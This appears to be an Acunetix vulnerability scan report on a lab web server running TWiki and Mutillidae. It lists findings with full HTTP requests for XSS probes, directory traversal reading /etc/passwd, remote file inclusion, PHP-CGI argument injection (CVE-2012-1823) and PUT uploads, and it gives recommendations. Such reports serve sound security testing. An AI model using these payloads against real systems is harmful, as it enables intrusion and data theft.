</ScRiPt> HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

<http://192.168.196.129/twiki/bin/oops/TWiki/1>

Verified

URL encoded GET input **template** was set to **oopsrenamenotwikiword' '()%&%<zzz><ScRiPt >7koF(9257)</ScRiPt>**

Request

GET /twiki/bin/oops/TWiki/1?template=oopsrenamenotwikiword' '()%26%25<zzz><ScRiPt%20>7koF(9257)</ScRiPt> HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Accept: /*/*
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

<http://192.168.196.129/twiki/bin/preview/Main/K1zgf>

Verified

POST (multipart) input **formtemplate** was set to **1' '()%&%<zzz><ScRiPt >rXtC(9141)</ScRiPt>**

Request

POST /twiki/bin/preview/Main/K1zgf HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Content-Type: multipart/form-data; boundary=-----YWJkMTQzNDcw
Accept: /*/*
Content-Length: 388
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

-----YWJkMTQzNDcw
Content-Disposition: form-data; name="text"

1
-----YWJkMTQzNDcw
Content-Disposition: form-data; name="formtemplate"

1' '()%&%<zzz><ScRiPt >rXtC(9141)</ScRiPt>
-----YWJkMTQzNDcw
Content-Disposition: form-data; name="topicparent"

```
WebHome
-----YwJkMTQzNDcw
Content-Disposition: form-data; name="cmd"

-----YwJkMTQzNDcw--
```

<http://192.168.196.129/twiki/bin/preview/Main/K1zgf> Verified

POST (multipart) input **text** was set to `1'()&%<zzz><ScRiPt >rXtC(9604)</ScRiPt>`

Request

```
POST /twiki/bin/preview/Main/K1zgf HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Content-Type: multipart/form-data; boundary=-----YwJkMTQzNDcw
Accept: */*
Content-Length: 387
Accept-Encoding: gzip, deflate, br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

-----YwJkMTQzNDcw
Content-Disposition: form-data; name="text"

1'()&%<zzz><ScRiPt >rXtC(9604)</ScRiPt>
-----YwJkMTQzNDcw
Content-Disposition: form-data; name="formtemplate"

-----YwJkMTQzNDcw
Content-Disposition: form-data; name="topicparent"

WebHome
-----YwJkMTQzNDcw
Content-Disposition: form-data; name="cmd"

-----YwJkMTQzNDcw--
```

<http://192.168.196.129/twiki/bin/preview/Main/K1zgf> Verified

POST (multipart) input **topicparent** was set to `WebHome'()&%<zzz><ScRiPt >rXtC(9171)</ScRiPt>`

Request

```
POST /twiki/bin/preview/Main/K1zgf HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Content-Type: multipart/form-data; boundary=-----YwJkMTQzNDcw
Accept: */*
Content-Length: 387
Accept-Encoding: gzip, deflate, br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
```


Host: 192.168.196.129
Connection: Keep-alive

-----YWJkMTQzNDcw
Content-Disposition: form-data; name="text"

1
-----YWJkMTQzNDcw
Content-Disposition: form-data; name="formtemplate"

-----YWJkMTQzNDcw
Content-Disposition: form-data; name="topicparent"

WebHome'")&%<zzz><ScRiPt >rXtC(9171)</ScRiPt>
-----YWJkMTQzNDcw
Content-Disposition: form-data; name="cmd"

-----YWJkMTQzNDcw--

<http://192.168.196.129/twiki/bin/rdiff/Main/WebHome> Verified

URL encoded GET input **rev1** was set to 1.1'")&%<zzz><ScRiPt >F96w(9316)</ScRiPt>

Request

GET /twiki/bin/rdiff/Main/WebHome?rev1=1.1'")%26%25<zzz><ScRiPt%20>F96w(9316)</ScRiPt>&rev2=1.1 HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

<http://192.168.196.129/twiki/bin/view/Main/WebHome> Verified

URL encoded GET input **rev** was set to 1.1'")&%<zzz><ScRiPt >Ijy8(9644)</ScRiPt>

Request

GET /twiki/bin/view/Main/WebHome?raw=on&rev=1.1'")%26%25<zzz><ScRiPt%20>Ijy8(9644)</ScRiPt> HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

Recommendation

Apply context-dependent encoding and/or validation to user input rendered on a page

References

[Cross-site Scripting \(XSS\) Attack - Acunetix](https://www.acunetix.com/websitesecurity/cross-site-scripting/)

<https://www.acunetix.com/websitesecurity/cross-site-scripting/>

[Types of XSS - Acunetix](https://www.acunetix.com/websitesecurity/xss/)

<https://www.acunetix.com/websitesecurity/xss/>

[XSS Filter Evasion Cheat Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)

https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

[Excess XSS, a comprehensive tutorial on cross-site scripting](https://excess-xss.com/)

<https://excess-xss.com/>

[Cross site scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)

https://en.wikipedia.org/wiki/Cross-site_scripting

Cross-site Scripting via Remote File Inclusion

This script is vulnerable to Cross Site Scripting (XSS) attacks.

Cross site scripting (also referred to as XSS) is a vulnerability that allows an attacker to send malicious code (usually in the form of Javascript) to another user. The server opens arbitrary URLs and puts the content retrieved from the URL into the response without filtering.

Impact

Malicious users may inject JavaScript, VBScript, ActiveX, HTML or Flash into a vulnerable application to fool a user in order to gather data from them. An attacker can steal the session cookie and take over the account, impersonating the user. It is also possible to modify the content of the page presented to the user.

<http://192.168.196.129/mutillidae/index.php>



Verified

URL encoded POST input **textfile** was set to **Http://bxss.me/t/xss.html?%00**

Request

```
POST /mutillidae/index.php?page=text-file-viewer.php HTTP/1.1
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Content-Type: application/x-www-form-urlencoded
Content-Length: 89
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive
```

```
text-file-viewer-php-submit-button=View%20File&textfile=Http://bxss.me/t/xss.html%3F%2500
```

Recommendation

Your server side code should verify if the URL from the user input is allowed to be retrieved and displayed or filter the response from the URL according to the context in which it is displayed.

References

[Acunetix Cross Site Scripting Attack](https://www.acunetix.com/websitesecurity/cross-site-scripting.htm)

<https://www.acunetix.com/websitesecurity/cross-site-scripting.htm>

[VIDEO: How Cross-Site Scripting \(XSS\) Works](https://www.acunetix.com/blog/web-security-zone/video-how-cross-site-scripting-xss-works/)

<https://www.acunetix.com/blog/web-security-zone/video-how-cross-site-scripting-xss-works/>

[The Cross Site Scripting Faq](https://www.cgisecurity.com/xss-faq.html)

<https://www.cgisecurity.com/xss-faq.html>

[XSS Filter Evasion Cheat Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)

https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

[Cross site scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)

https://en.wikipedia.org/wiki/Cross-site_scripting

[OWASP PHP Top 5](https://www.owasp.org/index.php/PHP_Top_5)

https://www.owasp.org/index.php/PHP_Top_5

[How To: Prevent Cross-Site Scripting in ASP.NET](https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff649310(v=pandp.10))

[https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff649310\(v=pandp.10\)](https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff649310(v=pandp.10))

Directory traversal

This script is vulnerable to directory traversal attacks.

Directory Traversal is a vulnerability which allows attackers to access restricted directories and read files outside of the web server's root directory.

Impact

By exploiting directory traversal vulnerabilities, attackers step out of the root directory and access files in other directories. As a result, attackers might view restricted files or execute commands, leading to a full compromise of the Web server.

<http://192.168.196.129/mutillidae/>

Verified

URL encoded GET input **page** was set to `../../../../../../../../etc/passwd`

File contents found:

```
root:x:0:0:root:/root:/bin/bash
```

Proof of Exploit

File - `/proc/version`

Linux version 2.6.24-16-server (buildd@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP
Thu Apr 10 13:58:00 UTC 2008

Request

GET /mutillidae/?page=../../../../../../../../../../../../../../../../etc/passwd HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

<http://192.168.196.129/mutillidae/index.php> Verified

URL encoded GET input **page** was set to `../../../../../../../../../../../../etc/passwd`

File contents found:

```
root:x:0:0:root:/root:/bin/bash
```

Proof of Exploit

File - /proc/version

Linux version 2.6.24-16-server (buildd@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP
Thu Apr 10 13:58:00 UTC 2008

Request

GET /mutillidae/index.php?page=../../../../../../../../../../../../../../../../etc/passwd&password=u]H[ww6KrA9F.x-F&user-info-php-submit-button=View%20Account%20Details&username=RDFYjolf HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

<http://192.168.196.129/mutillidae/index.php> Verified

URL encoded POST input **page** was set to `../../../../../../../../../../../../etc/passwd`

File contents found:

```
root:x:0:0:root:/root:/bin/bash
```

Proof of Exploit

File - /proc/version

Linux version 2.6.24-16-server (bulld@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP
Thu Apr 10 13:58:00 UTC 2008

Request

POST /mutillidae/index.php?page=source-viewer.php HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Content-Type: application/x-www-form-urlencoded
Content-Length: 127
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

page=../../../../../../../../../../../../../../../../etc/passwd&phpfile=show-log.php&source-file-viewer-php-submit-button=View%20File

<http://192.168.196.129/mutillidae/index.php> Verified

URL encoded POST input **textfile** was set to `../../../../../../../../etc/passwd`

File contents found:

root:x:0:0:root:/root:/bin/bash

Proof of Exploit

File - /proc/version

Linux version 2.6.24-16-server (bulld@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP
Thu Apr 10 13:58:00 UTC 2008

Request

POST /mutillidae/index.php?page=text-file-viewer.php HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Content-Type: application/x-www-form-urlencoded
Content-Length: 108
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

text-file-viewer-php-submit-button=View%20File&textfile=../../../../../../../../etc/passwd

Recommendation

Your script should filter metacharacters from user input.

References

File creation via HTTP method PUT

Acunetix WVS was able to create a test file within this directory using the HTTP method PUT. The HTTP PUT request method creates a new resource or replaces a representation of the target resource with the request payload. A poorly configured Web server can mistakenly provide remote access to the PUT method without requiring any form of login.

Impact

Malicious users may create or modify files in this directory without providing any type of authentication.

<http://192.168.196.129/dav/>

The following file was created: **MB7wArtM.txt**

Request

```
GET /dav/MB7wArtM.txt HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive
```

Recommendation

Restrict access for HTTP method PUT or if it's not being used, consider disabling it.

References

[HTTP PUT request method](https://developer.mozilla.org/en-US/docs/Web/HTTP/Methods/PUT)

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Methods/PUT>

Local File Inclusion

This script is vulnerable to file inclusion attacks.

The script was found to reference and potentially retrieve files from user-specified locations. User input is not sufficiently validated or sanitized prior to being passed to the vulnerable script's include function.

Impact

It is possible for a remote attacker to include a file from local or remote resources and/or execute arbitrary script code with the privileges of the web-server.

<http://192.168.196.129/mutillidae/>

URL encoded GET input **page** was set to <http://dicrpdbjmemujemfyopp.zzz/yrphmgdpgulaszriylqiipemefmacafkxycjaxjs%3F.jpg>

Pattern found:

```
<b>Warning</b>: include() [
```

Request

```
GET /mutillidae/?page=http://dicrpdbjmemujemfyopp.zzz/yrphmgdpgulaszriylqiipemefmacafkxycjaxjs%3F.jpg HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive
```

<http://192.168.196.129/mutillidae/index.php>

URL encoded GET input **page** was set to <http://dicrpdbjmemujemfyopp.zzz/yrphmgdpgulaszriylqiipemefmacafkxycjaxjs%3F.php>

Pattern found:

```
<b>Warning</b>: include() [
```

Request

```
GET /mutillidae/index.php?
page=http://dicrpdbjmemujemfyopp.zzz/yrphmgdpgulaszriylqiipemefmacafkxycjaxjs%3F.php&password=u]H[ww6KrA9F.x-
F&user-info-php-submit-button=View%20Account%20Details&username=RDFYjolf HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive
```

<http://192.168.196.129/mutillidae/index.php>

URL encoded POST input **page** was set to

<http://dicrpdbjmemujemfyopp.zzz/yrphmgdpgulaszriylqiipemefmacafkxycjaxjs%3F.php>

Pattern found:

```
<b>Warning</b>: include() [
```

Request

```
POST /mutillidae/index.php?page=source-viewer.php HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Content-Type: application/x-www-form-urlencoded
Content-Length: 154
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

page=http://dicrpdbjmemujemfyopp.zzz/yrphmgdpgulaszriylqiipemefmacafkxycjaxjs%3F.php&phpfile=show-log.php&source-
file-viewer-php-submit-button=View%20File
```

<http://192.168.196.129/mutillidae/index.php>

Verified

URL encoded POST input **textfile** was set to [1yrphmgdpgulaszriylqiipemefmacafkxycjaxjs%00.txt](http://dicrpdbjmemujemfyopp.zzz/yrphmgdpgulaszriylqiipemefmacafkxycjaxjs%00.txt)

Pattern found:

```
<b>Warning</b>: fopen(1yrphmgdpgulaszriylqiipemefmacafkxycjaxjs) [
```

Proof of Exploit

File - /proc/version

```
Linux version 2.6.24-16-server (bulldo@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP
Thu Apr 10 13:58:00 UTC 2008
```

Request

```
POST /mutillidae/index.php?page=text-file-viewer.php HTTP/1.1
Referer: http://192.168.196.129/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Content-Type: application/x-www-form-urlencoded
Content-Length: 104
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
```


User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

text-file-viewer-php-submit-button=View%20File&textfile=1yrphmgdpgulaszriylqiipemefmacafkxycjaxjs%00.txt

Recommendation

Edit the source code to ensure that input is properly validated. Where is possible, it is recommended to make a list of accepted filenames and restrict the input to that list.

For PHP, the option **allow_url_fopen** would normally allow a programmer to open, include or otherwise use a remote file using a URL rather than a local file path. It is recommended to disable this option from php.ini.

References

[PHP - Using remote files](https://www.php.net/manual/en/features.remote-files.php)

<https://www.php.net/manual/en/features.remote-files.php>

[OWASP PHP Top 5](https://www.owasp.org/index.php/PHP_Top_5)

https://www.owasp.org/index.php/PHP_Top_5

[Remote file inclusion](https://en.wikipedia.org/wiki/Remote_file_inclusion)

https://en.wikipedia.org/wiki/Remote_file_inclusion

PHP-CGI remote code execution

PHP is a widely-used general-purpose scripting language that is especially suited for Web development and can be embedded into HTML. When PHP is used in a CGI-based setup (such as Apache's mod_cgid), the php-cgi receives a processed query string parameter as command line arguments which allows command-line switches, such as -s, -d or -c to be passed to the php-cgi binary, which can be exploited to disclose source code and obtain arbitrary code execution.

An example of the -s command, allowing an attacker to view the source code of index.php is below:

<http://localhost/index.php?-s>

Impact

A remote unauthenticated attacker could obtain sensitive information, cause a denial of service condition or may be able to execute arbitrary code with the privileges of the web server.

<http://192.168.196.129/cgi-bin/php>

Request

POST /cgi-bin/php?

%2D%64+%61%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66%65%5F%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%

```
65%70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64+%63%67%69%2E%66%6F%72%63%65%5F%72%65%64%6
9%72%65%63%74%3D%30+%2D%64+%63%67%69%2E%72%65%64%69%72%65%63%74%5F%73%74%61%74%75%73%5F%65%6E%76%3D%30+%2D%6E
HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive
```

```
<?php echo(md5('testing-php-cgi-rce')); ?>
```

<http://192.168.196.129/index>

Request

```
POST /index?-d+allow_url_include%3d1+-d+auto_prepend_file%3dphp://input HTTP/1.1
Content-Type: x/y
Content-Length: 42
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive
```

```
<?php echo(md5('testing-php-cgi-rce')); ?>
```

Recommendation

An alternative is to configure your web server to not let these types of requests with query strings starting with a "-" and not containing a "=" through. Adding a rule like this should not break any sites. For Apache using mod_rewrite it would look like this:

```
RewriteCond %{QUERY_STRING} ^(%2d|-)[^=]+$ [NC]
RewriteRule ^(.*) $1? [L]
```

References

[Eindbazen PHP-CGI advisory \(CVE-2012-1823\)](#)

<https://web.archive.org/web/20190212080415/http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/>

[CVE-2012-1823-mitigation](#)

<https://web.archive.org/web/20170925173559/http://eindbazen.net/wp-content/uploads/2012/05/CVE-2012-1823-mitigation.tar.gz>

[PHP-CGI query string parameter vulnerability](#)

<https://www.kb.cert.org/vuls/id/520827/>

[PHP 5.3.12 and PHP 5.4.2 Released!](#)

<https://www.php.net/archive/2012.php#id2012-05-03-1>

Security vulnerability in MySQL/MariaDB sql/password.c

Sergei Golubchik posted to the oss-sec mailing list about a recently patched security flaw (CVE-2012-2122) in the MySQL and MariaDB database servers. When a user connects to MariaDB/MySQL, a token (SHA over a password and a random scramble string) is calculated and compared with the expected value. Because of incorrect casting, it might've happened that the token and the expected value were considered equal, even if the memcmp() returned a non-zero value. In this case MySQL/MariaDB would think that the password is correct, even while it is not. Because the protocol uses random strings, the probability of hitting this bug is about 1/256. Which means, if one knows a user name to connect (and "root" almost always exists), she can connect using *any* password by repeating connection attempts. ~300 attempts takes only a fraction of second, so basically account password protection is as good as nonexistent.

Affected versions:

- All MariaDB and MySQL versions up to 5.1.61, 5.2.11, 5.3.5, 5.5.22 are vulnerable.
- MariaDB versions from 5.1.62, 5.2.12, 5.3.6, 5.5.23 are not.
- MySQL versions from 5.1.63, 5.5.24, 5.6.6 are not.

Impact

An attacker can bypass MySQL authentication.

<http://192.168.196.129/phpinfo.php>

Verified

MySQL version: 5.0.51a

Request

```
GET /phpinfo.php HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive
```

Recommendation

Upgrade to the latest version of MySQL.

References

[Security vulnerability in MySQL/MariaDB sql/password.c](#)

<https://seclists.org/oss-sec/2012/q2/493>

[CVE-2012-2122 : Serious Mysql Authentication Bypass Vulnerability](#)

<https://thehackernews.com/2012/06/cve-2012-2122-serious-mysql.html?m=1>

[Possible] Password Transmitted over Query String

These page(s) contain a form with a password field. The form's **method attribute** is either set to GET, or not defined at all, in which case it defaults to GET. This configuration may lead to user data being submitted using the GET method, causing the contents of the password field to appear in the URL. Sensitive information should not be passed via the URL. URLs could be logged or leaked via the Referer header.

Impact

Possible sensitive information disclosure.

<http://192.168.196.129/>

Forms with password field submitted via GET:

- <http://192.168.196.129/mutillidae/>

Form name: <empty>
Form action: ./index.php?page=user-info.php
Form method: GET
Password input: password

- <http://192.168.196.129/mutillidae/index.php>

Form name: <empty>
Form action: ./index.php?page=user-info.php
Form method: GET
Password input: password

Request

```
GET /mutillidae/?page=user-info.php HTTP/1.1
Referer: http://192.168.196.129/mutillidae/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive
```

Recommendation

The HTML form's method attribute should be defined and set POST rather than GET.

References

[Password Transmitted over Query String | Invicti](#)

<https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/password-transmitted-over-query-string/>

Apache 2.x version older than 2.2.9

This alert was generated using only banner information. It may be a false positive.

Fixed in Apache httpd 2.2.9:

- **low:** mod_proxy_balancer CSRF CVE-2007-6420
The mod_proxy_balancer provided an administrative interface that could be vulnerable to cross-site request forgery (CSRF) attacks.
- **moderate:** mod_proxy_http DoS CVE-2008-2364
A flaw was found in the handling of excessive interim responses from an origin server when using mod_proxy_http. A remote attacker could cause a denial of service or high memory usage.

Affected Apache versions (2.2.8, 2.2.6, 2.2.5, 2.2.4, 2.2.3, 2.2.2, 2.2.0).

Impact

Check references for details about every vulnerability.

<http://192.168.196.129/>

Version detected: Apache/2.2.8 .

Recommendation

Upgrade Apache 2.x to the latest version.

References

[Apache homepage](http://httpd.apache.org)

<http://httpd.apache.org>

[Apache httpd 2.2 vulnerabilities](http://httpd.apache.org/security/vulnerabilities_22.html)

http://httpd.apache.org/security/vulnerabilities_22.html

Apache httpd remote denial of service

A denial of service vulnerability has been found in the way the multiple overlapping ranges are handled by the Apache HTTPD server:

<http://seclists.org/fulldisclosure/2011/Aug/175>

An attack tool is circulating in the wild. Active use of this tools has been observed. The attack can be done remotely and with a modest number of requests can cause very significant memory and CPU usage on the server.

This alert was generated using only banner information. It may be a false positive.

Affected Apache versions (1.3.x, 2.0.x through 2.0.64, and 2.2.x through 2.2.19).

Impact

Remote Denial of Service

<http://192.168.196.129/>

Version detected: 2.2.8 .

Recommendation

Upgrade to the latest version of Apache HTTP Server (2.2.20 or later), available from the Apache HTTP Server Project Web site.

References

[CVE-2011-3192](#)

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192>

[Apache HTTPD Security ADVISORY](#)

http://mail-archives.apache.org/mod_mbox/httpd-announce/201108.mbox/%3C20110824161640.122D387DD@minotaur.apache.org%3E

[Apache httpd Remote Denial of Service \(memory exhaustion\)](#)

<https://www.exploit-db.com/exploits/17696>

Apache httpOnly cookie disclosure

Apache HTTP Server 2.2.x through 2.2.21 does not properly restrict header information during construction of Bad Request (aka 400) error documents, which allows remote attackers to obtain the values of HTTPOnly cookies via vectors involving a (1) long or (2) malformed header in conjunction with crafted web script.

Affected Apache versions (up to 2.0.21).

Impact

Information disclosure.

<http://192.168.196.129/>

Pattern found:

```
<pre>
```

```
Cookie: testingCookie=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Request

Cookie:

[illegible]

Recommendation

Upgrade Apache 2.x to the latest version. Apache 2.2.22 is the first version that fixed this issue.

References

[Fixed in Apache httpd 2.2.22](http://httpd.apache.org/security/vulnerabilities_22.html)
http://httpd.apache.org/security/vulnerabilities_22.html

[Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability](https://www.securityfocus.com/bid/51706)
<https://www.securityfocus.com/bid/51706>

Apache JServ protocol service

The Apache JServ Protocol (AJP) is a binary protocol that can proxy inbound requests from a web server through to an application server that sits behind the web server. It's not recommended to have AJP services publicly accessible on the internet. If AJP is misconfigured it could allow an attacker to access to internal resources.

Impact

No impact is associated with this alert.

<http://192.168.196.129/>

The AJP service is running on TCP port 8009.

Recommendation

It's recommended to restrict access to this service on production systems.

References

[The Apache Tomcat Connector](https://tomcat.apache.org/connectors-doc/ajp/ajpv13a.html)

<https://tomcat.apache.org/connectors-doc/ajp/ajpv13a.html>

Directory listings

Directory listing is a web server function that displays the directory contents when there is no index file in a specific website directory. It is dangerous to leave this function turned on for the web server because it leads to information disclosure.

Impact

A user can view a list of all files from the affected directories possibly exposing sensitive information.

<http://192.168.196.129/>

Verified

Folders with directory listing enabled:

- <http://192.168.196.129/dav/>
- <http://192.168.196.129/mutillidae/javascript/>
- <http://192.168.196.129/mutillidae/javascript/ddsmoothmenu/>
- <http://192.168.196.129/mutillidae/styles/>
